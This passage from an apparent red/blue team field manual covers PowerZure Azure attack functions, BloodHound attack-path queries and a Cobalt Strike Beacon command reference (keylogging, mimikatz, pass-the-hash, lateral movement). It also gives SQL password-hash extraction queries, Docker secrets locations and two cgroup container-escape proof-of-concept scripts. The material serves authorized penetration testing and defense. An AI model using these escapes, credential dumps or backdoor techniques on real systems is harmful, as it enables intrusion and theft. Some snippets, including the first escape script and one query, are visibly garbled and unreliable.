Get-AzurePasswords -Verbose | Export-CSV
```

POWERZURE

PowerZure is a PowerShell script written to assist in assessing Azure security. Functions are broken out into their context as well as the role needed to run them.

FUNCTION	DESCRIPTION	ROLE
HELP		
PowerZure -h	Displays the help menu	Any
MANDATORY		
Set-Subscription	Sets the default Subscription to operate in	Reader
OPERATIONAL		
Create-Backdoor	Creates a Runbook that creates an Azure account	Admin

	and generates a Webhook to that Runbook	
Execute-Backdoor	Executes the backdoor that is created with "Create-Backdoor". Needs the URI generated from Create-Backdoor	Admin
Execute-Command	Executes a command on a specified VM	Contributor
Execute-MSBuild	Executes MSBuild payload on a specified VM. By default, Azure VMs have .NET 4.0 installed. Will run as SYSTEM.	Contributor
Execute-Program	Executes a supplied program.	Contributor
Upload-StorageContent	Uploads a supplied file to a storage share.	Contributor
Stop-VM	Stops a VM	Contributor
Start-VM	Starts a VM	Contributor
Restart-VM	Restarts a VM	Contributor
Start-Runbook	Starts a specific Runbook	Contributor
Set-Role	Sets a role for a specific user on a specific resource or subscription	Owner
Remove-Role	Removes a user from a role on a specific resource or subscription	Owner
Set-Group	Adds a user to a group	Admin
INFO GATHER		
Get-CurrentUser	Returns the current logged in user name, their role + groups, and any owned objects	Reader
Get-AllUsers	Lists all users in the subscription	Reader
Get-User	Gathers info on a specific user	Reader
Get-AllGroups	Lists all groups + info within Azure AD	Reader
Get-Resources	Lists all resources in the subscription	Reader
Get-Apps	Lists all applications in the subscription	Reader
Get-GroupMembers	Gets all the members of a specific group. Group does NOT mean role.	Reader

Get-AllGroupMembers	Gathers all the group members of all the groups.	Reader
Get-AllRoleMembers	Gets all the members of all roles. Roles does not mean groups.	Reader
Get-Roles	Lists the roles in the subscription	Reader
Get-RoleMembers	Gets the members of a role	Reader
Get-Sps	Returns all service principals	Reader
Get-Sp	Returns all info on a specified service principal	Reader
Get-Apps	Gets all applications and their Ids	Reader
Get-AppPermissions	Returns the permissions of an app	Reader
Get-WebApps	Gets running web apps	Reader
Get-WebAppDetails	Gets running webapps details	Reader
SECRET GATHER		
Get-KeyVaults	Lists the Key Vaults	Reader
Get-KeyVaultContents	Get the secrets from a specific Key Vault	Contributor
Get-AllKeyVaultContents	Gets ALL the secrets from all Key Vaults.	Contributor
Get-AppSecrets	Returns the application passwords or certificate credentials	Contributor
Get-AllAppSecrets	Returns all application passwords or certificate credentials (If accessible)	Contributor
Get-AllSecrets	Gets ALL the secrets from all Key Vaults and applications.	Contributor
Get-AutomationCredentials	Gets the credentials from any Automation Accounts	Contributor
DATA EXFIL		
Get-StorageAccounts	Gets all storage accounts	Reader
Get-StorageAccountKeys	Gets the account keys for a storage account	Contributor
Get-StorageContents	Gets the contents of a storage container or file share	Reader
Get-Runbooks	Lists all the Runbooks	Reader

Get-RunbookContent	Reads content of a specific Runbook	Reader
Get-AvailableVMDisks	Lists the VM disks available.	Reader
Get-VMDisk	Generates a link to download a Virtual Machine's disk. The link is only available for an hour.	Contributor
Get-VMs	Lists available VMs	Reader

REFERENCE:

<https://github.com/hausec/PowerZure>
<https://blog.netspi.com/attacking-azure-with-custom-script-extensions/>
<https://github.com/puresec/awesome-serverless-security/#azure-functions-security>
<https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a>
<https://github.com/mattrotnlevi/lava>
<https://blog.netspi.com/get-azurepasswords/>
<https://www.lares.com/hunting-azure-admins-for-vertical-escalation>

A

A

AZURE_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

Best Practice Rules for Azure

<https://www.cloudconformity.com/knowledge-base/azure/>

A

A

AZURE_Terms

RED/BLUE TEAM

RECON/ADMIN

CLOUD

Azure Terms Cheat Sheets

<https://docs.microsoft.com/en-us/azure/azure-glossary-cloud-terminology>

<https://www.whizlabs.com/blog/microsoft-azure-cheat-sheet/>

A

A

AZURE_Tricks

RED/BLUE TEAM

RECON/ADMIN

CLOUD

Azure Tips & Tricks Blog

<https://microsoft.github.io/AzureTipsAndTricks/>

<https://github.com/deltadan/az-cli-kung-fu>



B

B

BLOODHOUND

RED/BLUE TEAM

RECON

WINDOWS

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths.

BLOODHOUND CYPHER QUERIES

List all owned users

```
MATCH (m:User) WHERE m.owned=TRUE RETURN m
```

List all owned computers

```
MATCH (m:Computer) WHERE m.owned=TRUE RETURN m
```

List all owned groups

```
MATCH (m:Group) WHERE m.owned=TRUE RETURN m
```

List all High Valued Targets

```
MATCH (m) WHERE m.highvalue=TRUE RETURN m
```

List the groups of all owned users

```
MATCH (m:User) WHERE m.owned=TRUE WITH m MATCH p=(m)-[:MemberOf*1..]->(n:Group) RETURN p
```

Find all Kerberoastable Users

```
MATCH (n:User) WHERE n.hasspn=true RETURN n
```

```
Find All Users with an SPN/Find all Kerberoastable Users with  
passwords last set less than 5 years ago
```

```
MATCH (u:User) WHERE u.hasspn=true AND u.pwdlastset <  
(datetime().epochseconds - (1825 * 86400)) AND NOT u.pwdlastset IN  
[-1.0, 0.0] RETURN u.name, u.pwdlastset ORDER BY u.pwdlastset
```

Find Kerberoastable Users with a path to DA

```
MATCH (u:User {hasspn:true}) MATCH (g:Group) WHERE g.objectid ENDS  
WITH '-512' MATCH p = shortestPath( (u)-[*1..]->(g) ) RETURN p
```

Find machines Domain Users can RDP into

```
match p=(g:Group)-[:CanRDP]->(c:Computer) WHERE g.objectid ENDS  
WITH '-513' return p
```

Find what groups can RDP

```
MATCH p=(m:Group)-[r:CanRDP]->(n:Computer) RETURN p
```

```
Find groups that can reset passwords (Warning: Heavy)
```

```
MATCH p=(m:Group)-[r:ForceChangePassword]->(n:User) RETURN p
```

```
Find groups that have local admin rights (Warning: Heavy)
```

```
MATCH p=(m:Group)-[r:AdminTo]->(n:Computer) RETURN p
```

Find all users that have local admin rights

```
MATCH p=(m:User)-[r:AdminTo]->(n:Computer) RETURN p
```

Find all active Domain Admin sessions

```
MATCH (n:User)-[:MemberOf]->(g:Group) WHERE g.objectid ENDS WITH '-  
512' MATCH p = (c:Computer)-[:HasSession]->(n) RETURN p
```

Find all computers with Unconstrained Delegation

```
MATCH (c:Computer {unconstraineddelegation:true}) RETURN c
```

Find all computers with unsupported operating systems

```
MATCH (H:Computer) WHERE H.operatingsystem =~  
'.*(2000|2003|2008|xp|vista|7|me)*.' RETURN H
```

Find users that logged in within the last 90 days

```
MATCH (u:User) WHERE u.lastlogon < (datetime().epochseconds - (90 *  
86400)) AND NOT u.lastlogon IN [-1.0, 0.0] RETURN u
```

Find users with passwords last set within the last 90 days

```
MATCH (u:User) WHERE u.pwdlastset < (datetime().epochseconds - (90  
* 86400)) AND NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

Find constrained delegation

```
MATCH p=(u:User)-[:AllowedToDelegate]->(c:Computer) RETURN p
```

```
Find computers that allow unconstrained delegation that AREN'T  
domain controllers.
```

```
MATCH (c1:Computer)-[:MemberOf*1..]->(g:Group) WHERE g.objectid  
ENDS WITH '-516' WITH COLLECT(c1.name) AS domainControllers MATCH  
(c2:Computer {unconstraineddelegation:true}) WHERE NOT c2.name IN  
domainControllers RETURN c2
```

Return the name of every computer in the database where at least one SPN for the computer contains the string 'MSSQL'

```
MATCH (c:Computer) WHERE ANY (x IN c.serviceprincipalnames WHERE toUpper(x) CONTAINS 'MSSQL') RETURN c
```

View all GPOs

```
Match (n:GPO) RETURN n
```

View all groups that contain the word 'admin'

```
Match (n:Group) WHERE n.name CONTAINS 'ADMIN' RETURN n
```

Find users that can be AS-REP roasted

```
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

Find All Users with an SPN/Find all Kerberoastable Users with passwords last set > 5 years ago

```
MATCH (u:User) WHERE n.hasspn=true AND WHERE u.pwdlastset < (datetimestamp().epochseconds - (1825 * 86400)) and NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

Show all high value target's groups

```
MATCH p=(n:User)-[r:MemberOf*1..]->(m:Group {highvalue:true})  
RETURN p
```

Find groups that contain both users and computers

```
MATCH (c:Computer)-[r:MemberOf*1..]->(groupsWithComps:Group) WITH  
groupsWithComps MATCH (u:User)-[r:MemberOf*1..]->(groupsWithComps)  
RETURN DISTINCT(groupsWithComps) as groupsWithCompsAndUsers
```

Find Kerberoastable users who are members of high value groups

```
MATCH (u:User)-[r:MemberOf*1..]->(g:Group) WHERE g.highvalue=true  
AND u.hasspn=true RETURN u
```

Find Kerberoastable users and where they are AdminTo

```
OPTIONAL MATCH (u1:User) WHERE u1.hasspn=true OPTIONAL MATCH (u1)-  
[r:AdminTo]->(c:Computer) RETURN u
```

Find computers with constrained delegation permissions and the corresponding targets where they allowed to delegate

```
MATCH (c:Computer) WHERE c.allowedtodelegate IS NOT NULL RETURN c
```

Find if any domain user has interesting permissions against a GPO (Warning: Heavy)

```
MATCH p=(u:User)-  
[r:AllExtendedRights|GenericAll|GenericWrite|Owns|WriteDacl|WriteOw  
ner|GpLink*1..]->(g:GPO) RETURN p
```

Find if unprivileged users have rights to add members into groups

```
MATCH (n:User {admincount:False}) MATCH p=allShortestPaths((n)-  
[r:AddMember*1..]->(m:Group)) RETURN p
```

Find all users a part of the VPN group

```
Match p=(u:User)-[:MemberOf]->(g:Group) WHERE toUPPER (g.name)  
CONTAINS 'VPN' return p
```

Find users that have never logged on and account is still active

```
MATCH (n:User) WHERE n.lastlogontimestamp=-1.0 AND n.enabled=TRUE  
RETURN n
```

Find an object in one domain that can do something to a foreign object

```
MATCH p=(n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN p
```

Find all sessions a user in a specific domain has

```
MATCH p=(m:Computer)-[r:HasSession]->(n:User {domain:{result}})  
RETURN p
```

REFERENCE:

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/BloodHoundAD/Bloodhound/wiki>

<https://posts.specterops.io/introducing-bloodhound-3-0-c00e77ff0aa6>

https://github.com/chryzsh/awesome-bloodhound

https://github.com/SadProcessor/HandsOnBloodHound

https://github.com/hausec/Bloodhound-Custom-Queries



C

C

COBALT STRIKE

RED TEAM

C2

WINDOWS

Cobalt Strike is software for Adversary Simulations and Red Team Operations.

COMMAND	DESCRIPTION
BASIC	
cancel [*file*]	Cancel a download currently in progress, wildcards accepted.
cd [directory]	Change into the specified working directory.
clear	Clear all current taskings.

cp [src] [dest]	File copy
download [C:\filePath]	Download a file from the path on the Beacon host.
downloads	Lists downloads in progress
execute-assembly	run a local .NET executable as a Beacon post-exploitation job as your current token
exit	Task the Beacon to exit.
help <cmd>	Display all available commands or the help for a specified command
inject [pid] <x86 x64>	Inject a new Beacon into the specified process
jobkill [job ID]	Kill the specified job ID.
jobs	List the running jobs.
keylogger [pid] <x86 x64>	injects a keystroke logger into the given process ID and architecture
link/unlink [IP address]	Link/unlink to/from a remote Beacon.
ls <C:\Path>	List the files on the specified path or the current folder.
net [session/share/localgroup/etc]	Beacon net commands implemented that don't rely on net.exe
ps	Show a process listing
pwd	Display the current working directory for the Beacon session.
reg_query [x86 x64] [HIVE\path\to\key]	query a specific key in the registry
reg_query [x86 x64] [HIVE\path\to\key] [value]	query a specific value within a registry key
rm [file\folder]	Delete a file\folder.
screenshot [pid] <x86 x64> [runtime in seconds]	injects a screen capture stub into the specified process/architecture for the specified number of seconds.
setenv	set an environment variable
shell [cmd] [arguments]	Execute a shell command using cmd.exe
sleep [seconds] <jitter/0-99>	Set the Beacon to sleep for the number of seconds and the associated 0-99% jitter. 0 means interactive.
upload [/path/to/file]	Upload a file from the attacker machine to the

	current Beacon working directory
SPOOFING	
argue [command] [fake arguments]	add a command to the fake arguments internal list
ppid <ID>	set the parent process ID
spawnto <x86/x64> <C:\process\to\spawn.exe>	set the child process spawned
MIMIKATZ	
mimikatz [module::command] <args>	format to execute a Mimikatz !module:: elevate to SYSTEM; @module:: force usage of current token.
logonpasswords	will execute the sekurlsa::logonpasswords module which extracts hashes and plaintext passwords out of LSASS
dcsync [DOMAIN.fqdn] [DOMAIN\user]	will use lsadump::dcync to extract the hash for the specified user from a domain controller
pth [DOMAIN\user] [NTLM hash]	will use sekurlsa::pth to inject a user's hash into LSASS; requires local admin privileges.
DESKTOP VNC	
desktop <pid> <x86 x64> <low high>	stage a VNC server into the memory of the current process and tunnel the connection through Beacon
POWERSHELL	
powershell-import [/path/to/script.ps1]	import a PowerShell .ps1 script from the control server and save it in memory in Beacon
powershell [commandlet] [arguments]	setup a local TCP server bound to localhost and download the script; function and any arguments are executed and output is returned.
powerpick [commandlet] [arguments]	launch the given function using @tifkin_’s Unmanaged PowerShell, which doesn’t start powershell.exe
psinject [pid] [arch] [commandlet] [arguments]	inject Unmanaged PowerShell into a specific process and execute the specified command

SESSION PASSING	
<code>dllinject [pid]</code>	inject a Reflective DLL into a process.
<code>inject [pid] <x86 x64></code>	Inject a new Beacon into the specified process
<code>shinject [pid] <x86 x64> [/path/to/file.bin]</code>	inject shellcode, from a local file, into a process on target
<code>spawn [x86 x64] [listener]</code>	Spawn a new Beacon process to the given listener.
<code>spawnsas [DOMAIN\user] [password] [listener]</code>	Spawn a new Beacon to the specified listener as another user.
<code>dllload [pid] [c:\path\to\file.dll]</code>	load an on-disk DLL in another process.
PRVILEGE ESCALATION	
<code>elevate</code>	list privilege escalation exploits registered with Cobalt Strike.
<code>elevate [exploit] [listener]</code>	attempt to elevate with a specific exploit.
<code>runasadmin</code>	list command elevator exploits registered with Cobalt Strike.
<code>runasadmin [exploit] [command + args]</code>	attempt to run the specified command in an elevated context
<code>runas[DOMAIN\user] [password] [command]</code>	run a command as another user using their credentials.
<code>spawnsas [DOMAIN\user] [password] [listener]</code>	spawn a session as another user using their credentials.
<code>getsystem</code>	impersonate a token for the SYSTEM account.
<code>elevate svc-exe [listener]</code>	Get SYSTEM is to create a service that runs a payload.
<code>getprivs</code>	enable the privileges assigned to your current access token.
RECON	
<code>portscan [targets] [ports]</code>	start the port scanner job
<code>portscan [targets] arp</code>	Uses an ARPRequest to discover if a host is alive
<code>portscan [targets] icmp</code>	sends an ICMP echo request to check if a target is alive.
<code>net dclist</code>	find the domain controller for the domain the target is joined to
<code>net view</code>	find targets on the domain the target is joined to

net computers	findstargets by querying computer account groups on a Domain Controller.
net localgroup \\TARGET	list the groups on another system.
net localgroup \\TARGET group name	list the members of a group on another system
TOKENS	
steal_token [process id]	impersonate a token from an existing process
make_token [DOMAIN\user] [password]	generate a token that passes these credentials
getuid	print your current token.
rev2self	revert back to your original token.
TICKETS	
kerberos_ticket_use [/path/to/ticket.kirbi]	inject a Kerberos ticket into the current session.
kerberos_ticket_purge	clear any kerberos tickets associated with your session.
LATERAL MOVEMENT	
jump	list lateral movement options registered with Cobalt Strike.
jump [module] [target] [listener]	attempt to run a payload on a remote target.
jump psexec [target] [listener]	Use a service to run a Service EXE artifact
jump psexec64 [target] [listener]	Use a service to run a Service EXE artifact
jump psexec_psh [target] [listener]	Use a service to run a PowerShell one-liner
jump winrm [target] [listener]	Run a PowerShell script via WinRM
jump winrm64 [target] [listener]	Run a PowerShell script via WinRM
remote-exec	list remote execution modules registered with Cobalt Strike.
remote-exec [module] [target] [command + args]	attempt to run the specified command on a remote target.
remote-exec psexec [target] [command + args]	Remote execute via Service Control Manager
remote-exec winrm [target] [command + args]	Remote execute via WinRM (PowerShell)
remote-exec wmi [target] [command + args]	Remote execute via WMI (PowerShell)
PIVOTING	

socks [PORT]	start a SOCKS server on the given port on your teamserver, tunneling traffic through the specified Beacon.
socks stop	disable the SOCKS proxy server.
browserpivot [pid] <x86 x64>	proxy browser traffic through a specified Internet Explorer process.
rportfwd [bind port] [forward host] [forward port]	bind to the specified port on the Beacon host, and forward any incoming connections to the forwarded host and port.
rportfwd stop [bind port]	disable the reverse port forward.
SSH SESSIONS	
ssh [target] [user] [password]	Launch an SSH session from a Beacon on Unix targets
ssh-key [target] [user] [/path/to/key.pem]	Launch an SSH session from a Beacon on Unix targets
shell [cmd + arguments]	run the command and arguments you provide.
sudo [password] [cmd + arguments]	attempt to run a command via sudo.

INTEGRATIONS/ENHANCEMENTS

The Elevate Kit

An Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike.

<https://github.com/rsmudge/ElevateKit>

REFERENCE:

<https://www.cobaltstrike.com/downloads/csmanual40.pdf>

<https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf>

<https://github.com/threatexpress/cs2modrewrite>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cobalt%20Strike%20-%20Cheatsheet.md>

C

C

CYBER CHEF

BLUE TEAM	FORENSICS	ALL
CyberChef is a simple, intuitive web app for analyzing and decoding data without having to deal with complex tools or programming languages.		


Example Scenarios:

- Decode a Base64-encoded string
- Convert a date and time to a different time zone
- Parse a IPv6 address
- Convert data from a hexdump, then decompress
- Decrypt and disassemble shellcode
- Display multiple timestamps as full dates
- Carry out different operations on data of different types
- Use parts of the input as arguments to operations
- Perform AES decryption, extracting the IV from the beginning of the cipher stream
- Automatically detect several layers of nested encoding

DESCRIPTION	(Win/Linux)	(Mac)
Place cursor in search field	Ctrl+Alt+f	Ctrl+Opt+f
Place cursor in input box	Ctrl+Alt+i	Ctrl+Opt+i
Place cursor in output box	Ctrl+Alt+o	Ctrl+Opt+o
Place cursor in first argument field of the next operation in the recipe	Ctrl+Alt+.	Ctrl+Opt+.
Place cursor in first argument field of the nth operation in the recipe	Ctrl+Alt+[1-9]	Ctrl+Opt+[1-9]
Disable current operation	Ctrl+Alt+d	Ctrl+Opt+d
Set/clear breakpoint	Ctrl+Alt+b	Ctrl+Opt+b
Bake	Ctrl+Alt+Space	Ctrl+Opt+Space
Step	Ctrl+Alt+'	Ctrl+Opt+'
Clear recipe	Ctrl+Alt+c	Ctrl+Opt+c
Save to file	Ctrl+Alt+s	Ctrl+Opt+s
Load recipe	Ctrl+Alt+l	Ctrl+Opt+l
Move output to input	Ctrl+Alt+m	Ctrl+Opt+m
Create a new tab	Ctrl+Alt+t	Ctrl+Opt+t
Close the current tab	Ctrl+Alt+w	Ctrl+Opt+w
Go to next tab	Ctrl+Alt+RightArrow	Ctrl+Opt+RightArrow
Go to previous tab	Ctrl+Alt+LeftArrow	Ctrl+Opt+LeftArrow

REFERENCE:

<https://gchq.github.io/CyberChef/>



D

D

DATABASES

RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX
---------------	----------------	---------------

	MSSQL	MySQL
DESCRIPTION		
Version	SELECT @@version;	SELECT @@version;
Current DB Name	SELECT DB_NAME();	SELECT database();
List users	SELECT name FROM master..syslogins;	SELECT user FROM mysql.user;
List DB's	SELECT name FROM master..sysdatabases;	SELECT distinct(db) FROM mysql.db;
List Columns	SELECT table_catalog, column_name FROM information_schema.columns;	SHOW columns FROM mytable FROM mydb;
List Tables	SELECT table_catalog, table_name FROM information_schema.columns;	SHOW tables FROM mydb;
Extract Passwords	SELECT SL.name,SL.password_hash	SELECT User,Password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';

	FROM sys.sql_logins AS SL;	
	ORACLE	POSTGRES
Version	SELECT user FROM dual UNION SELECT * FROM v\$version	SELECT version();
Current DB Name	SELECT global_name FROM global_name;	SELECT current_database();
List users	SELECT username FROM all_users ORDER BY username;	SELECT username FROM pg_user;
List DB's	SELECT DISTINCT owner FROM all_tables;	SELECT datname FROM pg_database;
List Columns	SELECT column_name FROM all_tab_columns WHERE table_name = 'mydb';	SELECT column_name FROM information_schema.columns WHERE table_name='data_table';
List Tables	SELECT table_name FROM all_tables;	SELECT table_name FROM information_schema.tables;
Extract Passwords	SELECT name, password, spare4 FROM sys.user\$ WHERE name='<username>';	SELECT username, passwd FROM pg_shadow;

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

<https://hakin9.org/sql-commands-cheat-sheet-by-cheatography/>

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

D

D

DEFAULT PASSWORDS

RED TEAM

ESCALATE PRIVS

ALL

REFER TO REFERENCES BELOW

REFERENCE

<http://www.critifence.com/default-password-database/>

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv>

https://www.fortypoundhead.com/tools_dpw.asp

<https://default-password.info/>

D

D

DOCKER

RED/BLUE TEAM	DEVOPS	WINDOWS/LINUX/MacOS
---------------	--------	---------------------

COMMAND	DESCRIPTION
CONTAINER BASICS	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -t -d --entrypoint=/bin/sh "\$docker_image"</code>	Start container with entrypoint changed
<code>docker exec -it <container-id> sh</code>	Enter a running container
<code>docker cp /tmp/foo.txt mycontainer:/foo.txt</code>	Upload local file to container filesystem
<code>docker cp mycontainer:/foo.txt /tmp/foo.txt</code>	Download container file local filesystem
<code>docker stop <hash></code>	Stop container
<code>docker rm <hash></code>	Remove container
<code>docker rm \$(docker ps -a -q)</code>	Remove all containers
<code>docker kill <hash></code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker tag <image> username/repo:tag</code>	Tag <image>
<code>docker push username/repo:tag</code>	Docker push a tagged image to repo
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker build -t denny/image:test .</code>	Create docker image
DOCKER CLEANUP	
<code>delete-all-containers.sh</code>	Delete all containers
<code>delete-unused-images.sh</code>	Remove unused docker images
<code>docker image prune -f</code>	Docker prune images
<code>docker volume prune -f</code>	Docker prune volumes
<code>docker rmi <imagename></code>	Remove the specified image
<code>docker rmi \$(docker images -q)</code>	Remove all docker images
<code>docker volume rm \$(docker volume ls -qf dangling=true)</code>	Remove orphaned docker volumes
<code>docker rm \$(docker ps --filter status=dead -qa)</code>	Remove dead containers
<code>docker rm \$(docker ps --filter status=exited -qa)</code>	Remove exited containers
DOCKERFILE	
<code>entrypoint: ["tail", "-f", "/dev/null"]</code>	Change entrypoint to run nothing

<code>RUN ln -snf /usr/share/zoneinfo/\$TZ /etc/localtime && echo \$TZ > /etc/timezone</code>	Set timezone in Dockerfile
<code>GitHub: Dockerfile-example-multiline</code>	Define multiple line command
<code>DOCKER COMPOSE</code>	
<code>restart: always, Link: Compose file version 3 reference</code>	Change restart policy
<code>\$PWD/httpd/httpd.conf:/usr/local/apache2/conf/httpd.conf:ro GitHub: sample-mount-file.yml</code>	Mount file as volume
<code>docker-compose up, docker-compose up -d</code>	Start compose env
<code>docker-compose down, docker-compose down -v</code>	Stop compose env
<code>docker-compose logs</code>	Check logs
<code>DOCKER CONTAINERS</code>	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -rm -it imgname sh</code>	Start docker container and remove when exit
<code>docker exec -it [container-id] sh</code>	Enter a running container
<code>docker stop <hash></code>	Stop container
<code>docker ps, docker ps -a</code>	List all containers
<code>docker rm <hash>, docker rm \$(docker ps -a -q)</code>	Remove container
<code>docker kill <hash></code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<code>DOCKER IMAGES</code>	
<code>docker images, docker images -a</code>	List all images
<code>docker build -t denny/image:<tag> .</code>	Create docker image
<code>docker push denny/image:<tag></code>	Docker push a tagged image to repo
<code>docker history <image_name></code>	Show the history of an image
<code>docker save <image_name> > my_img.tar</code>	Export image to file
<code>docker load -i my_img.tar</code>	Load image to local registry
<code>docker tag <image> username/repo:tag</code>	Tag <image>

DOCKER SOCKETFILE	
<code>docker run -v /var/run/docker.sock:/var/run/docker.sock -it alpine sh</code>	Run container mounting socket file
<code>export DOCKER_HOST=unix:///my/docker.sock</code>	A different docker socket file
<code>curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json</code>	List containers
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/stop</code>	Stop container
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/<container_id>/start</code>	Start container
<code>curl --unix-socket /var/run/docker.sock http://localhost/events</code>	List events
<code>curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image":"nginx:alpine"}' -H 'Content-Type: application/json' http://localhost/containers/create</code>	Create container
DOCKER CONF	
<code>/var/lib/docker,</code> <code>/var/lib/docker/devicemapper/mnt</code>	Docker files
<code>~/Library/Containers/com.docker.docker/Data/</code>	Docker for Mac
DOCKER STATUS	
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps</code>	List containers
<code>docker ps -a</code>	List all containers
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<code>docker images -a</code>	List all images

REFERENCE:

https://github.com/blaCCkHatHacEEkr/PENTESTING-BIBLE/blob/master/8-part-100-article/62_article/Docker%20for%20Pentesters.pdf
<https://github.com/wsargent/docker-cheat-sheet>
<https://github.com/Cugu/awesome-forensics>
<https://cheatsheet.dennyzhang.com/cheatsheet-docker-a4>

D

D

DOCKER_Exploit

Docker Secrets Locations

If you gain access to a Docker container you can check the following location for possible plaintext or encoded Docker passwords, api_tokens, etc. that the container is using for external services.

You may be able to see Docker secret locations or names by issuing:

```
$ docker secret ls
```

Depending on the OS your target Docker container is running you can check the following locations for secret file locations or mounts.

Linux Docker Secrets Locations:

```
/run/secrets/<secret_name>
```

Windows Docker Secrets Locations:

```
C:\ProgramData\Docker\internal\secrets
```

```
C:\ProgramData\Docker\secrets
```

Container Escape Abuse Linux cgroup v1:

```
# version of the PoC that launches ps on the host
# spawn a new container to exploit via
# docker run --rm -it --privileged ubuntu bash
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*/perdir=\([^\,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;printf '#!/bin/sh\nps
>"$t/o" >/c;
chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

Exploit Refined will execute a ps aux command on the host and save its output to the /output file in the container:

```
# On the host
docker run --rm -it --cap-add=SYS_ADMIN --security-opt
apparmor=unconfined ubuntu bash
# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp &&
mkdir /tmp/cgrp/x


echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*/perdir=\([^\,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

REFERENCE:

<https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>



F

F

FLAMINGO

RED TEAM	ESCALATE PRIV	WINDOWS/LINUX
----------	---------------	---------------

Flamingo captures credentials sprayed across the network by various IT and security products. Currently supports SSH, HTTP, LDAP, DNS, FTP, and SNMP credential collection.

Flamingo binary from the releases page or build from source.

```
$ GOOS=win32 GOARCH=amd64 go build -o flamingo.exe
```

```
$ go get -u -v github.com/atredisp/partners/flamingo && \
go install -v github.com/atredisp/partners/flamingo && \
